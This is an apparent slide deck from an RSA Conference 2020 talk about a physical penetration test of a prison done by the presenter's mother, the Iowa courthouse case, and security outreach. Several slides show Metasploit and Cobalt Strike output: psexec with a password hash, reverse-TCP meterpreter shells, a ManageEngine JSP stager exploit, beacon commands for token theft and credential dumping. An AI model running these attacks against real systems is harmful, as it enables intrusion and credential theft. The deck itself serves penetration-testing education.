RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: **HUM-W09**

I Had My Mom Break Into A Prison. Then, We Had Pie.

John Strand

Owner
Black Hills Information Security
@strandjs

#RSAC

Goals

- Look at physical assessments and how they are run today
- Case study: mothers, pie and cancer
- Case study: Iowa, courthouses and how not to (most likely) not get arrested
- How hard is it to break into a "difficult" location?
- Dealing with customer reactions
- You can always be sued. Get over it.
- The need for outreach. Or, this is really all our fault.

What We Are Doing Today


- Most testing companies and customers are scared
- The Iowa situation: An informative and very abbreviated recap
- Most assessments... Water, food/package delivery, tailgating, lockpicking, etc.
  - Wash, rinse, repeat
  - Consistency is safe. Consistency is mediocre
- Doing something "different" can be very difficult
- Stagnation is bad in security
- Fear is not a good pedagogical tool

A Little Bit Of Background


Off To Prison She Goes!!

But Wait! She Has A Secret Weapon!


"She must be ok..



```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set RHOST 192.168.0.206
RHOST => 192.168.0.206
msf exploit(psexec) > set LHOST 192.168.0.241
LHOST => 192.168.0.241
msf exploit(psexec) > set SHARE C$
SHARE => C$
msf exploit(psexec) > set SMBUSER vagrant
SMBUSER => vagrant
msf exploit(psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
SMBPASS => aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.241:4444
[*] 192.168.0.206:445 - Connecting to the server...
[*] 192.168.0.206:445 - Authenticating to 192.168.0.206:445 as user 'vagrant'...
[*] 192.168.0.206:445 - Selecting PowerShell target
[*] 192.168.0.206:445 - Executing the payload...
[+] 192.168.0.206:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 2 opened (192.168.0.241:4444 -> 192.168.0.206:49417) at 2017-05-26 18:45:29 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```




```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368                                    last: 23s
beacon>
```




```
msf post(shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse handler on 10.0.0.11:8080
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495598 bytes) to 10.0.0.20
[*] Command stager progress: 100.00% (670/670 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) > [*] Meterpreter session 3 opened (10.0.0.11:80
80 -> 10.0.0.20:37036) at 2015-11-05 16:36:20 -0600
```

..we are still getting shells."




```
msf exploit(manageengine_connectionid_write) > set LHOST 192.168.0.241
LHOST => 192.168.0.241
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.0.241:4444
[*] Creating JSP stager
[*] Uploading JSP stager sTaRB.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 1 opened (192.168.0.241:4444 -> 192.168.0.206:52027) at 2017-05-06 08:27:32 -0400
[+] Deleted ../webapps/DesktopCentral/jspf/sTaRB.jsp

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
```




external	internal	user	computer	note	pid	last
108.51.97.41	10.10.10.189	jim.stevens	CEOSBOX		3464	51s
108.51.97.41	10.10.10.190	whatta.hogg	WS2		3064	3s
108.51.97.41	172.16.20.174	whatta.hogg	COPPER		2172	4s
108.51.97.41	172.16.48.80	raffi	WIN-MJDTGN3QOGK		1312	54s
108.51.97.41	192.168.2.66	bdade	CLIMBER		2800	52s
108.51.97.41	192.168.57.8	josh.sokol	JOSHDEV		1744	59s

```
    rportfwd                  Setup a reverse port forward
    runas                     Execute a program as another user
    screenshot                Take a screenshot
    shell                     Execute a command via cmd.exe
    sleep                     Set beacon sleep time
    socks                     Start SOCKS4a server to relay traffic
    socks stop                Stop SOCKS4a server
    spawn                     Spawn a session
    spawnas                   Spawn a session as another user
    spawnto                   Set executable to spawn processes into
    steal_token               Steal access token from a process
    timestomp                 Apply timestamps from one file to another
    unlink                    Disconnect from parent Beacon
    upload                    Upload a file
    wdigest                   Dump plaintext credentials with mimikatz
    winrm                     Use WinRM to spawn a session on a host
    wmi                       Use WMI to spawn a session on a host

[COPPER] whatta.hogg/2172                                          last: 4s
beacon>
```




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.86.223:4444
[*] Sending stage (179779 bytes) to 192.168.86.61
[*] Meterpreter session 1 opened (192.168.86.223:4444 -> 192.168.86.61:49197) at
 2018-05-29 11:48:32 -0400

meterpreter > shell
Process 3028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\victim\Downloads>
```

A Quick Note On Cancer...



Case Study: Iowa, Courthouses And How Not To (Most Likely) Not Get Arrested

- More Iowa background
- Where are we now?
- Physical security and downstream impacts
- Most of us have been or have come very close to getting arrested
- Psychic paper and flashlights



"I have my permission to test memo right here."


Apply! Or, Moving Forward

- Education and outreach are critical
- Awarenesscon in Adel Iowa
  - Sheriff
  - Local community
  - No fistfights
- Huge hat tip to SecDSM and Bsides Iowa
- But... All this is our burden to bear
- We need to be reaching out to the community

Let's not be these people...

What can you do at work?


- Security information should not come from: USA Today, Fox News, Drudge Report, Huffington Post or Highlights
- We all need to be giving back and doing all we can to make others aware
- Newsletters
- Social engineering testing based on rewards
- Weekly Brown bag sessions
- And….




"Harry the hippopotamus says..
STOP CLICKING ON LINKS FROM STRANGERS!!!!"

Stories like.. this one

- My mom…
- It is relatable
- It is not just facts and statistics
- Has a human side (Hello RSA Theme!!)
- Gets the point across of respectfully challenging everyone (even those who seem to be in authority)
- Humans latch on to narratives
- Empathy is powerful
- Use them



I Had A Weird Childhood...



My Mom Always Said I Had A Choice...